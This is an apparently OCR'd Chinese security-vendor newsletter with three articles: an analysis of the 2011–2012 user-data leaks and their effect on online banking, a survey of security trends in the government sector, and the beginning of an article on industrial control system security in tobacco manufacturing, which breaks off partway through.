一时间看到这些消息的人变得人人自危，都在担心自己的信息与密码是否已被泄露，2012 在不安中降临了。信息安全的问题变成了热门话题，甚至一些号称资深“黑客”的人也频频出现在媒体上，以各种耸人听闻的表述为事件推波助澜，引出无数眼球，激起大家无限的好奇心。

2、个人信息保有者互联网金融企业身陷其中

各种信息表明个人信息的泄露已经成为不争的事实，而泄露的源头出自各互联网企业，互联网企业在其发展的过程中，为了争夺和绑定互联网用户，采取的手段可以说是花样百出，无所不用其极，在这个过程中，它们逐渐地积累了大量的客户资源，这些信息动辄数以百万计。而关于这些个人信息或个人资料本身一时间也成为运营者获利的工具，而从来没有想到对个人信息妥善保护的问题。互联网企业对安全的忽视造成了当前的局面。

事件的蔓延使多家银行也要频频出面澄清并非是自己业务系统的信息泄露，但公众的担心却集中在金融账户保密和网上金融交易安全上，原因一方面是银行系统中存在的是实实在在的真实个人信息而非虚拟信息，另一方面银行系统中保存着用户的真金白银而非虚拟货币，再则，这也和近年银行卡大量发卡，网上转账、网上支付业务迅速增长等因素密切相关。如何让人们树立对金融银行系统的安全的信任是一个长期的课题。

思想:

《易经 - 系辞传》 “君不密则失臣，臣不密则失身，机事不密则害成。是以君子慎密而不出也。”

释义：作为一个行业或企业的领导者，如果不懂得保守秘密则会丢失声望与信誉，如果一个个人不能保守个人的秘密则人身安全就失去保障，如果我们从事的业务不能为用户保守秘密，就会对业务的开展和运营造成伤害。所以作为一个负责任的人应当谨慎保密而不泄露，而对企业或机构而言审慎地保护个人隐私信息不泄露应是非常重要的。

3、金融银行业面临着巨大的冲击

作为最为直接与明确的责任者，银行业特别是网上银行系统是这次事件受冲击最严重的部分之一。网上银行系统为用户提供了方便快捷的金融服务，同时也蕴含了多种信息安全的风险因素。

思想:

《论语•季氏篇》“虎兕出于柙，龟玉毁于椟中，是谁之过欤？”“典守者不得辞其责。”

释义：老虎和犀牛从笼子里跑出来，龟甲和玉器在匣子里被毁坏，这是谁的过错呢？答案是负责看守的人难辞其咎。而如果是用户个人信息泄露了又要谁来负责呢？答案是负责保守这些信息的企业自身。

这类冲击同样可能来自不同的层面，有心理的，技术的，管理的，也不排除有传导性的影响发生。

a、用户对网银的信任产生危机，可能产生客户流失

如果我们把着眼点专注于银行网银交易系统进行分析，则最大的冲击应当是由于用户对系统安全性的信任丧失，导致现有客户对利用网上服务产生疑虑，而潜在客户则不再开通网上服务项目了。尤其是大量对信息技术知之不多的普通用户，更是宁可采取等待的心态。这也就说明，网银系统是直接由于这轮安全事件导致业务影响的一类系统。

b、黑客获得武器会增加攻击，防御成本增加

大量用户密码库的泄露导致的另一个影响是对用户密码设置习惯的分析和利用增加，通过已有的密码可以掌握或猜测用户其它账户的密码，黑客有了这样的武器，对网银账户的“撞库”测试有可能增加，针对这些情况银行系统的防御成本大大增加了。

c、第三方与网银间依赖度降低，业务开展不顺

与网银存在多种业务联系的第三方支付系统在这次事件中也倍受冲击，网银与支付系统的接口成为一个比较关键的边界，其信任机制，依赖关系需要进一步改进增强。在第三方支付受影响的情况下，银行业务的开展也相应地会受到或多或少的影响。

d 、面临内部安全管理课题，安全体系受考验

堡垒通常是最容易从内部攻破的，从内部管理的角度，银行对客户个人信息保护的问题也是一个非常棘手的课题。从现在的情况分析，大部分银行还没有明确的个人隐私保护的管理规定和可行的操作规范。

银行内部对客户资料的控制还存在一些管理上的问题。

【银行职员称客户资料在内部几乎透明】某股份制银行财富中心职员称，客户只要在一家银行留下过个人基本资料，银行内部人员要查看难度并不大。有一次，一个客户打电话过来，我一时想不起这位客户，于是把该客户的手机号码告诉公司柜台，柜台没有两分钟就把客户的资料传过来了。

http://t.cn/Sahk4G

而随着安全形式的发展，完善客户信息保护的安全体系已经是非常急迫的任务之一了。

3、信息泄露源于信息系统技术与管理漏洞

从整个事件发展来分析，互联网企业对大量的客户信息没有尽到应有的保护责任是因，个人信息大范围泄露是果，而这些信息到底如何被泄露的呢？综合公安机关的调查结果和企业自身对事件的表态可以基本得出：信息泄露是因为信息系统的技术与管理两方面都存在安全漏洞。

五起网络信息泄露事件被查处：

一、经查，CSDN、天涯网站被入侵事件是这两家网站曾在2009年以前被入侵，数据遭泄露也发生在两年前，近期这两家网站

并未遭受攻击。

二、经查，网上流传的京东商城网站被入侵事件是这个网站确遭入侵但数据未被泄露。网名“我心飞翔”的犯罪嫌疑人要某因涉嫌敲诈勒索，现已被依法刑事拘留。

三、经查，广东“YY”语音聊天网站泄露的数据，系该公司员工利用职务之便从公司内部备份数据库窃取的。

四、网上流传的工商银行等金融机构数据泄露事件，是网名“挨踢客”的王某某（男，24 岁）凭空捏造，王某某已被公安机关予以训诫。

五、经查，新浪微博、开心网、7K7K 网站、当当网、凡客诚品等网站均未被入侵。网上公布的上述网站部分账号密码系有人利用网络远程大规模猜测密码所破解，实施密码破解的人员身份目前已被锁定。

—国家互联网信息办发言人

从事件分析，可能存在的引起泄露的安全问题如下:

(1) 管理方面

a. 企业对于存放业务数据的介质管理不善，导致信息明文看得见;

b. 企业内部对于数据的使用、查看、维护等管理混乱，导致信息流动管不住;

c. 对于员工和第三方人员的行为缺乏审批和监控，导致信息进出无监控;

d. 信息设备的运维缺乏必要的审计或审计力度不足，导致信息泄露无法查。

(2) 技术方面

a. 业务系统主机或网络设备存在漏洞，黑客可以利用漏洞进入业务网内部;

b. 个人信息相关的基础环境或应用软件自身存在漏洞，黑客可以访问个人信息;

c. 面向客户的应用系统存在漏洞，黑客可以将客户信息从应用系统中盗走;

d. 系统、设备或业务管理密码过于简单，黑客通过密码猜测就可以获得更大权限。

e. 密码采用明文存储、或密码弱加密，易于破解，黑客取走的信息可以被破解利用;

f. 整个系统的入侵检测机制不足，黑客进进出出，最终也追查不到。

总结来说，这些技术、管理漏洞由来已久，信息安全业界对应的安全解决方案也已经相当成熟并形成体系，但互联网行业由于监管和自身发展的限制对安全的投入一直非常缺乏。真正重视安全的互联网企业凤毛麟角，所以形成了当前的一个信息安全的洼地。

4、个人信息流传多年已经形成利益链条

深入分析本次事件暴露出的个人信息安全问题其实很可能只是冰山之一角，因为，从信息利用的角度，非法取得大量个人信息的人会想尽各种方法售卖取利，而只有在一次次榨干利润或互相间竞争激烈无利可图后，才把资料抛出来博取一下知名度。

个人信息的售卖网上早有流传，现在只不过是验证了利益链条的说法实有其事:

个人信息被多次售卖的流程

第一波进行虚拟币等信息的剥离，例如支付宝和 QQ 等，拿到用户的账号后就会进入账户尝试，如果有虚拟金钱就会转走，或将 QQ 号倒卖;

第二次“洗”是对于个人信息的收集，有些账户可能包括个人信息内容，这些会卖给那些需要的人;

第三次“洗”是关联手机号的信息，卖给转发垃圾短信的，这样一层层“洗”下去直到没有价值为止。

这样的黑市交易也就难怪有些黑客暗地里标榜自己日进斗金，已腰缠万贯了。

5、不法分子恶意利用个人信息进行大肆破坏

据绿盟科技安全专家的分析表明：不法分子会利用从黑市上得来的个人信息进行各种不法活动，这些活动包括：进一步窃取信息并销售、构建并控制大规模僵尸网络、用网络洗钱、盗卖虚拟货币。




图 1：恶意利用方式分析图示

这些不法行为严重损害了网民的利益和财产安全，而且它通常具有以下特点：

(1) 采用隐蔽的方式进行破坏以规避打击与追踪。

(2) 对单个人来讲损失数额小或不易察觉，通常没有达到立案标准，打法律的擦边球。

(3) 与恐吓、诈骗和洗钱等犯罪互相勾结，充当犯罪者的工具和帮凶。

(4) 复杂的交易网络，得利者隐于背后，暴露出的通常是代理人或替罪羊。

总之，精心的隐藏、隐蔽的操作和与其它犯罪形式混合导致了严重的危害，人们却疏于防范，遭受损失后无法有效维权。

6、各利益方安全态势分析

综合当前对事件的分析，可以总结以下各利益相关方在事件中的安全态势：所有者 - 互联网用户是最终受害者之一。所有者一方面应当增加对个人信息保护的意识，另一方面应当对自己的个人信息采取更加妥善的保护措施。保有者 - 互联网企业及各类机构应当从技术与管理两个方面加强对个人信息的保护力度，加强协作，提高安全水平，增加安全防护能力。而针对泄露、传播和利用个人信息而牟利的人，国家应从立法与打击两方面着手，维持社会秩序和公共利益的稳定，保障国家的经济发展。

针对本次安全事件应当确立安全处置的原则与方针：

原则：

国家层面的保护原则：

谁拥有谁保护；谁运营谁防治；谁主管谁监督；谁执法谁打击。

各利益相关方的保护原则：

所有者要增强意识；保有者应保护重视；泄露者需综合防治；

传播者宜立法惩治；利用者可打击监视；受害者能正确处置。

信息安全中的攻与防、泄露与保护、破坏与建设是一对长期存在，

	利益关系	涉及内容	采取保护方式
所有者	身份信息	身份证号、银行卡号、账号、邮件、QQ……	增加个人信息保护意识
	个人秘密	密码、地址、电话、生日……	
保有者	官方机构	银行、证券、保险、电信、电力、社保……	行业敏感信息保护建设
	互联网	第三方支付、B2C、C2C、门户、社区……	
泄露者	内部人员	系统管理员、数据库管理员、业务人员……	企业信息安全体系增强
	网络黑客	技术爱好者、漏洞发现与利用者……	
传播者	黑市交易	因利益出卖自己手中的信息的人	国家信息安全保护立法
	技术炫耀	出于满足虚荣心理公开信息的人	
利用者	犯罪获利	虚拟货币交易、小额转账、设置骗局……	监控打击利用信息犯罪
	经营收益	假冒伪劣宣传、偷信息、骗流量……	
受害者	直接受害	个人财产损失、感情伤害……	加强执法企业应急管理
	风险增加	机构失去信誉、纠纷增加	

魔道相争的关系，从理论的层面上讲，是应当要建立长效的、纵深的、持续提升的、基于风险的安全体系，保障各行业各系统的信息安全。

7、国外个人隐私保护解决方案发展

据国外个人隐私保护机构的研究显示，亚太地区很多国家已经颁布了相关法案保护个人隐私，如澳大利亚、新西兰、日本、韩国、印度、菲律宾和我国的香港、台湾地区。

各国法案针对个人隐私保护的规定一般是通过对商业活动中利用个人信息的行为提出明确的“要求”与“控制”，这些要求与控制是在商业活动中实施个人隐私保护的依据与方法。以下引用 Nymity 对韩国 PIPA 法案的条文的分析:




图 2：亚太区域个人隐私保护立法情况（引自 Privaworks 网站）

Nymity's Analysis

Background Facts:

• Kwang Hyun Ryoo and Ji Yeon Park, associates with Bae Kim Lee ("BKL") LLC, summarize draft regulations that clarify the Korean Personal Information Protection Act ("PIPA"):

PIPA will take effect on September 30, 2011; and

drafts of the Enforcement Decree and the Enforcement Regulations seem likely to be adopted without much alteration before September 2011.

Relevance to Business Activities:

• security - administrative and technical safeguards considerations:

security measures:

• the regulations require data handlers to institute a variety of administrative and technical measures to better ensure security:

• draw up and follow internal plans for:

• data handling; and

• training of the responsible personnel.

• conduct periodic inspections;

• take steps to control access to the information, such as:

• installing a system to prevent unauthorized access; and

• setting up passwords and procedures to ensure safe storage and transmission.

• take steps to record access and prevent tampering; and

• install security software:

• conduct regular updates and inspections of the software.

• these requirements will apply to each place of business where personal information is handled.

……

中国对于个人隐私保护的法规也正在草拟过程中，相信也会应安全发展的形势及时推出。

8、综合分析

综合各方面情况分析，个人信息保护工作刻不容缓，就此国家应该有隐私保护的法规、企业应该有事件应对方法、个人应该有基本的安全意识。（**下期待续**）

政府行业安全技术发展简析

行业营销中心　孙铁　李文法

摘要：本文结合政府行业信息化安全建设特点，以行业系统和网络安全驱动力为切入点，从合规体系、监控与检查、应用层防护、泄密和内部安全、互联网安全接入以及新业务模式安全保障几个方面简要分析了政府行业安全建设趋势，希望能为行业系统和网络安全建设提供参考和建议。

关键词：政府行业　系统和网络　安全发展趋势

1、概述

政府行业信息系统和基础网络建设一直是我国信息化建设的重点，十几年来围绕“两网一站四库十二金”，各级部门、各地区均进行了系统化的网络和系统建设，越来越多的政府单位建立了依赖于网络的业务信息系统，如门户网站、电子政务、网络办公、业务应用等，网络正深刻影响并改变着政府部门的工作方式。随着政务网络与信息系统的发展，尤其是经过多年应用，电子政务沉淀了大量的公众信息或者是业务。

政府行业在感受信息化建设巨大应用价值的同时，也在日益面临愈发紧迫的信息安全潜在风险。由于政府部门在行使职能中涉及大量保密信息和敏感信息，保障系统和网络安全是电子政务系统运行的基本条件，但近几年来各类泄密、网站挂马篡改、系统中断等事件频发，给政府的信息化建设带来了很大影响，这表明虽然主管机构对行业信息安全工作比较重视，各级政府围绕信息安全也实施了卓有成效的工作，但在政府行业信息网络安全的基础并不扎实。

未来几年，移动政务、政务云、智慧城市、物联网和政府微博等新一代应用和技术也将在政府行业得到广泛应用，在促进应用创新的同时，也将带来严重的信息安全隐患，甚至对原有的安全保障理念和模式也将带来巨大冲击。

如何在新旧技术交叠应用的变革过程中，更有效地保障行业信息和网络安全，已经成为各级部门重点关注的问题，本文从行业安全驱动力角度出发，分析了政府行业网络安全技术发展趋势，希望能为行业网络和信息安全建设提供一些参考和建议。

2、政府行业网络安全驱动力

政府的行业安全驱动力主要来自四个方面：事件、合规、管理、发展，如图1：

2.1 安全事件

安全事件仍是目前政府行业安全建设的最大驱动力。虽然在我国政府很早就开始进行系统和网络安全风险评估的理论研究、实践试点、推广工作，并下发了《关于加强国家电子政务工程建设项目信息安全风险评估工作的通知》等政策，同时制定了《信息安全技术 信息安全风险评估规范》（GB/T




图 1 行业驱动力

20984—2007）等标准指导实施，但实施的效果并不理想。整个行业仍没有摆脱被动应付和防止各类安全事件的安全工作思路，以安全事件所造成的影响，采用不同规模的应对措施。

2011 年各主管机构下发十几份安全政策文件，均是围绕当前热点安全事件来制定的，涵盖了计算机犯罪、安全合规、政府网站、工控系统、移动互联网等方方面面。

2.2 合规

政策是政府行业信息安全建设和发展的重要抓手和风向标，对政策的深入分析和理解是准确预测信息安全产业发展方向的基础。如今随着国家关键基础设施日益网络化，网络安全事件所造成的影响越来越巨大，信息安全问题已经不再是某个单位或行业的事情，从某种程度看，已经上升到国家和国际的高度，成为国家意志的体现。国家意志在信息安全建设过程中的体现，使各单位信息安全规划有了明确的安全基线和建设目标，这对在整体上提升全国重要信息系统信息安全建设水平具有重要意义。

国家出台了众多对信息系统安全建设的指导政策和标准文件，如公安部的等级保护、保密局的分级保护、工信部的信息安全大检查等，对各单位信息系统尤其是国家重要信息系统的安全建设进行指导，未来几年合规遵从将成为政府和企事业单位进行各类信息系统安全建设的主要依据和参考。

2.3 管理

以往的安全建设，由于安全建设自身的从属地位，更多是面向运维者的基础防护，从管理者视角看待安全问题很少在技术实施过程中体现。经过多年的建设，各单位部署了一定的系统网络安全措施，而且在逐步增加，在信息化部门逐渐增加安全技术防护手段的同时，越来越感到各层面的安全技术不好管理，另一方面信息化部门的工作效果已经不再以所部署设备的量和种类来衡量了，随着安全问题重视度逐渐加强，系统网络安全建设需要解决这样几个问题：1、所采用的安全技术到底给单位的信息安全带来了怎样的效果，如何将效果进行呈现；2、这些安全技术让管理者看到了什么，是否能站在管理者的角度重新看待已经做过的和未来要做的安全防护。

以突出安全本质是管理为主题的安全设计思路也将是政府行业未来安全建设的重要驱动。在已部署的安全技术和即将实施的安全工作中，体现主管的工作思路、工作效果。即安全工作可管理、显性化，实现安全工作的管理视图。

2.4 发展

在进行现有安全建设的同时，如何以发展的眼光，通过现有的

安全建设反应出单位未来安全建设趋势，同时在安全保障过程中防护和检测的信息能否形成知识库积累下来，通过统一的分析体系，对单位安全整体和各部门特点、安全问题的分布情况、以及从这些数据得出的未来可能出现的问题，即所谓的感知，这也应成为今后安全建设的一个重点。

3 、政府行业网络安全技术发展趋势

3.1 总述

在以上几个方面的驱动下，政府行业系统网络安全建设一般会经历三个阶段，如图 2:




图 2 安全建设阶段

第一个阶段是基础防护阶段，这也是目前进行的主要工作，面向的用户主要是信息中心和系统运维部门，特点是围绕各类主题，部署各种安全技术、安全产品，实施各类安全服务，重点是解决系统和网络的基本安全防护；第二个阶段是管理和监控平台建设阶段，主要面向的对象是主管机构和管理人员，特点是实现信息安全建设的管理视图及历史数据的归纳整理分析，解决的是安全防护手段给管理层带来了什么，如何有效的实现管理目标，如何更好的向相关部门全面展示这些技术和手段给系统所带来的安全提升，即安全建设的管理视图。这与现有的安全管理类产品是完全不同的，现有的管理类产品由于其面向用户层面，解决重点、分析方法、分析流程、实现机理等方面缺乏清晰的定位和分析，从本质上还没有摆脱基础防护这个层面，导致实现的效果远低于其宣传，如果不彻底改变其定位及设计思路，在短期内面临的问题很难解决。第二阶段技术特点是面向管理而不是运维，侧重于安全管理和服务能力呈现。第三个阶段，随着基础防护和管理监控平台建设的完成，下一步将面向决策层，利用在平台运行中所积累的单位业务安全数据，结合最新的安全实践和安全动态进行辅助决策分析体系的建设，为单位的未来安全发展提供参考和依据，实现政府部门安全核心竞争力从产品到管理平台再到知识库平台的转变。后两个阶段的建设将深刻影响政府行业的管理方式和运维方式 。

以往 SOC 更多的是运维理念，通过海量日志的收集和分析，对系统网络安全状况进行呈现，体现的大部分是设备如何进行有效管理，还没有摆脱基础防护的范畴。

以上是对行业安全发展阶段个人的想法，在具体的实现技术方面，我认为有如下一些重点，虽然有些是国内外公认的趋势，但在政府这个特定行业中，实现过程还是带有鲜明中国特点的，比如政务云的安全建设。

3.2 合规体系建设

由于政府行业信息化建设特点，合规性一直是安全建设的重要依据和来源，为使各类合规性要求落地，辅助的技术、产品和平台是必不可少的。

围绕合规类的信息安全技术和产品基本可以分为两个方向，一个是具体底层安全技术问题的解决，这是针对合规性要求，现有产品体系还无法满足的技术点开展的研发，比如应用和数据安全等，产品形式将会以某个功能模块的形式体现，而前一阶段将信息安全产品分级管理的理念是不可行的。

但合规性建设从根本上说不是个技术问题，因此合规性安全建设的侧重点将不会是具体技术问题，而是系统和网络整体安全保障，因此各行业从上到下的安全管理类平台建设应是建设重点，这也体现了合规要求的本质，即安全的本质是管理。根据系统和网络承载的业务和数据安全需求，结合某一合规性政策和标准，从单位或部门可能面临的威胁和事件出发，建设合规类管理平台，指导单位各项合规性工作，如定级、自查、差距分析、整改、建设、测评、检查有机结合，为安全技术和产品的部署提供指导和依据。这个平台的建设，使信息化建设主管部门就有了一个自己能够使用的工具，使用自己的语言，对所管理系统的安全状况和应对各类合规性建设工作能够及时了解。

合规类管理平台建设不仅包括用户端，也包括主管机构及各类检查测评机构根据其业务职责的平台建设，考虑在未来当合规性建设真正发展成为全国一盘棋的时候，各类平台的互联互通应是现有平台建设的考虑方面。

3.3 监控、检查平台建设

随着系统和网络安全在行业地位的提升，在进行基础建设的同时，多主体、多手段、多技术的信息安全监管机制建设成为必然。

从主管机构角度看，监控和检查平台的建设可以完成各类测评、检查任务的统一实施，对所辖区域安全情况的把握，对安全事件的及时响应，对以后发展的准确判断，更主要的是将安全建设的效果通过管理的角度展现出来。

从用户的角度看，随着基础防护的逐步深入，下一步将开展的工作必然是安全管理体系、辅助决策分析体系的建设，解决安全防护给我带来了什么，如何更好的有效的管理，如何更好的向上级全面展示所做工作给系统带来的安全提升，如何将这些安全技术几年所收集的安全信息成为知识库，以此成为信息化部门的核心竞争力。安全的发展和业务的发展类似，一开始必然以完成某个业务功能为目标，然后才过渡到业务保障、业务提升、业务拓展。前面谈到的合规体系建设应作为其中一个重要组成部分。

新的业务应用如云计算、物联网使数据和业务实现了最大化的集中，在这种条件下串联安全技术的部署将变得更加谨慎，因此监控和检查平台的建设就显得尤为必要。

同时监控和检查平台可以以云等方式对外提供各类安全服务，使电子政务安全服务延伸到省、市、县，甚至是街道、社区和乡村，扩大服务范围，丰富服务型政府建设。

3.4 应用层防护

政府行业的各类应用在设计之初基本上是以功能实现为目标，安全问题并没有受到足够的关注，这导致了近年来随着网络的发展，应用系统将面临诸多的安全威胁。身份认证的欺骗、用户权限的滥用、输入数据校

验的异常、跨站点的代码攻击等等，都对我们的应用开发提出了新的安全设计和防护要求。

在应用层，政府行业的一个重点应该是网站，包括门户网站及各类业务应用网站，近年来，随着政务网站所运行业务的重要性逐渐增加以及其公众性质，政府网站成为攻击和威胁的主要目标，政府网站所面临的 Web 应用安全问题越来越复杂，尤其混合威胁的风险，如网页篡改、蠕虫病毒、DDoS 攻击、SQL 注入、跨站脚本、Web 应用安全漏洞利用等，极大地困扰着政府和公众用户，给政府的政务形象、信息网络和核心业务造成严重的破坏，使应用层防护成为行业安全建设的重点。

对于应用层的安全技术研究不应单一方面考虑，而应从安全检测、安全防护、安全监控、安全事件溯源取证等几个方面或从应用系统生命周期的角度综合分析和研究。

“内容”和“数据”安全的回归是新形势下用户全方位信息安全需求的体现，也是信息技术发展的必然，

3.5 内部安全

网络内部大量的技术和业务机密一般存储在工作计算机或私有的网络环境中，一旦行业内部的管理制度不完善，内部工作人员将利用合法的身份非法获取机密信息，换言之，内部管理漏洞将是泄密事件发生的重要前提条件。据美国 CSI/FBI 的调查结果显示，企业和政府机构因重要信息被窃所造成的损失超过病毒感染和黑客攻击所造成的损失，80% 以上的安全威胁来自内部。中国国家信息安全测评认证中心的调查结果也表明，信息安全问题主要来自泄密和内部人员犯罪，而非病毒和外来黑客引起。

随着我国行业失窃事件的增加，过去几年大力推进保密检查力度，内网安全建设将会是用户的另一个安全建设重点。内网安全建设是一项系统工程，这其中除了包括在内网建立可靠、便捷的用户终端、网络安全防护系统、安全审计和监控系统，以最小的投入保证内网获得最大的安全收益外，还包含网络安全制度建设和人员安全意识培养层面。

3.6 互联网接入安全

政府部门互联网安全接入试点工程是工信部根据国务院领导的重要批示于 2009 年启动实施的一项重点工作，该工程旨在逐步整合政府部门互联网接入，减少政府部门互联网接入口数量，建立统一的安全防护策略和安全防护措施，实施集中统一的安全监控。目前已进行了两轮试点。

互联网接入安全建设可有效防止未授权接入、病毒、系统漏洞、黑客攻击等诸多问题，

3.7 新发展方式的安全保障

如果说云计算、物联网、智慧城市、移动政务等新应用热潮中，哪项技术是最冷静的，首推安全。正是因为行业、用户近乎苛刻的担忧，让云计算安全的发展很务实，也很踏实。安全问题将是新应用必须要面对的首要难题，安全问题的重要性比以往都要重要的多。在我国，安全保证是这些应用得以广泛应用的前提。

但目前能够匹配我国新应用发展的完善信息安全保障方案、技术、产品极度匮乏，在未来围绕这些开展的自主可控安全技术和产

品的研究将是今后研究重点。

云计算、物联网安全威胁主要来源于技术、管理和法律风险三个方面。但在安全体系设计过程中，我们也应该看到中国的云和物联网建设具有典型的中国特点，必须和中国传统文化和理念相适应，在政府行业尤其明显，在安全体系设计上也与国外有着很大不同。以云计算为例，让各政府单位业务应用在不同云之间飘荡是不可想象的，因此初期的政务云必定是由逻辑或物理隔离的有着虚拟化应用的私有数据中心组成，其安全的保障核心应是虚拟数据中心的防护，是虚拟化的防护产品带动传统产品的设计模式。事实上，在云计算环境中，传统的安全产品和解决方案在不同物理实体和数据中心之间的防护和保障还是占有重要地位的。

随着移动政务的发展，将来连接至政务网络的移动设备爆炸式增长，这类智能终端产品在带给使用者全新体验的同时，也为政府、企业等原本相对安全的信息环境带来了很多不确定因素。如何解决智能终端产品接入各信息网络的安全问题，如何避免因智能终端产品丢失而带来的大量个人数据乃至身份授权信息丢失带来的安全隐患，如何保障智能终端产品在接入移动互联广域网络时的信息安全问题等，都将成为在移动政务过程中必须要面对的问题，移动设备安全迟早会成为内网安全的一块前沿阵地。

围绕新的业务模式进行安全体系的设计和实施部署是必要的，但现阶段最重要的还是统一政策、标准甚至是法律的明确，为以后互联互通打好基础。

4 、结束语

2011 年底工信部下发了《信息安全产业“十二五”发展规划》，目前正引起各行业热烈的讨论。政府行业在经历了系统安全、主机安全、网络安全、终端安全、应用安全之后，随着物联网、云计算、移动互联网等新的应用逐渐普及和发展，下一个 5 年对信息安全领域来说必将是不平静的，希望通过绿盟科技对安全的深刻理解和实践，为政府行业系统和网络提供更有效的安全保证。

烟草工业控制系统安全分析与防护思路

行业技术部　谢斌

摘要：在我国，工业控制系统（Industrial Control Systems, ICS）早已广泛运用于各大经济支柱行业当中，在我国烟草行业中主要应用于卷烟制造等制烟流程中，并发挥着巨大的作用。近几年，随着工业控制系统在烟草制造当中的大量运用，工业控制系统中所使用的服务器系统、终端系统、网络系统、数据库系统等等也更加高效和自动化。然而，技术在飞速提高但同时也不可避免的带来了系统安全的各类风险和威胁。如蠕虫病毒的爆发，新型木马的攻击，非法入侵者的破坏，还有来自自身人员安全意识薄弱所带来的各种风险等等。而烟草工业控制系统一旦遭到破坏和入侵，将直接导致烟草生产的中断和产量的降低，直接影响到我国烟草行业的经济利益。因此，在烟草行业中的工业控制系统安全不容忽视，本文将从烟草工业控制系统实际面临的威胁出发，将烟草工业控制系统中所可能遇到的威胁进行合理分析，并提出合理、有效的解决防护思路，以达到抛砖引玉，引发大家对当前烟草工业控制系统安全的讨论，同时也希望能在烟草行业信息安全发展方向中探寻出一种新的发展思路和方向。

关键词：烟草　工业控制系统（ICS）　信息安全

引言

工业控制系统（Industrial Control Systems, ICS），是由各种自动化控制组件以及对实时数据进行采集、监测的过程控制组件，共同构成的确保工业基础设施自动化运行、过程控制与监控的业务流程管控系统。其核心组件包括数据采集与监控系统（SCADA）、分布式控制系统（DCS）、可编程逻辑控制器（PLC）、远程终端（RTU）、智能电子设备（IED），以及确保各组件通信的接口技术。目前已应用于烟草、电力、水力、石化、医药、食品以及汽车、航天等工业领域，成为国家关键基础设施的重要组成部分，关系到国家的战略安全。为此，《国家信息化安全标准化“十一五”规划》特别将制定ICS的安全标准作为“十一五”期间信息安全标准化工作的重点。

一、烟草工业控制系统特点介绍

在我国烟草行业中，卷烟生产主要由各卷烟厂生产完成。在卷烟生产过程中会广泛使用到各类工业控制系统。在卷烟生产车间中，高架库系统、制丝中控、卷包集控、卷包数采、动能系统都采用工业控制系统，这些工业控制系统运行在PLC环网、HMI环网当中。其中HMI环网用于连接现场工控设备与过程监控系统（Windows Control Center，即WINCC）服务器的通讯。PLC环网用于连接现场机台设备（如PLC CPU S7 400）与WINCC服务器的通讯。以烟草卷包车间网络结构为例，整个车间从作用

功能可分为：数采网、I/O 网、控制网、中控网、中心机房五大块。在数采网中通过 PT 数采终端和 GD 数采终端获取相关数采数据（设备类、生产类、工艺质量类、物料类数据等）和机台录入数据（工艺质量检查、物料检查、换排、人员签到等数据）。这些数据通过工业级网络设备（西门子 X414 交换机、X408 交换机）传输到中心机房数采服务器当中，供上端应用系统如 MES 系统进行数据参考使用。在 I/O 网中，主要用来传输机台设备所接入的信息，并将来自于机台终端的相关控制信息传输到中控网络中的相关控制设备中去。而在中控网中主要集中放置进行实时监控和调度的服务器，以便自动完成各项操作。

从以上过程我们可以看出，在卷烟车间里各工业系统的主作用有终端信息录入、工业数据传输、数据业务监控和指令下达。其主要特点有:

1. 终端数据输入渠道单一。在数采网和 I/O 网中主要集中的是数据采集终端设备，这些终端设备既有大型机台设备，也有简单易用的手持设备。操作方便，功能简单。数据接入可通过相关设备上的 USB 接口进行数据的拷贝。

2. 网络传输速率要求高，为确保高效的传输速率，网络层没有有效的数据控制措施。通过实际调研和观察发现，烟草工业控制系统主要基于光纤线路和西门子工控交换机设备组成。数据传输量大。根据工业网数据的特殊性要求，数据传输中要保证数据的连续性，一旦数据中断会导致终端与控制台直接的通信中断，而致使生产中断造成不可估量的经济损失。

3. 数据集中式处理。从机台和各类终端输入及接收的数据都必须发往和来自 WINCC 服务器及各控制终端服务器。

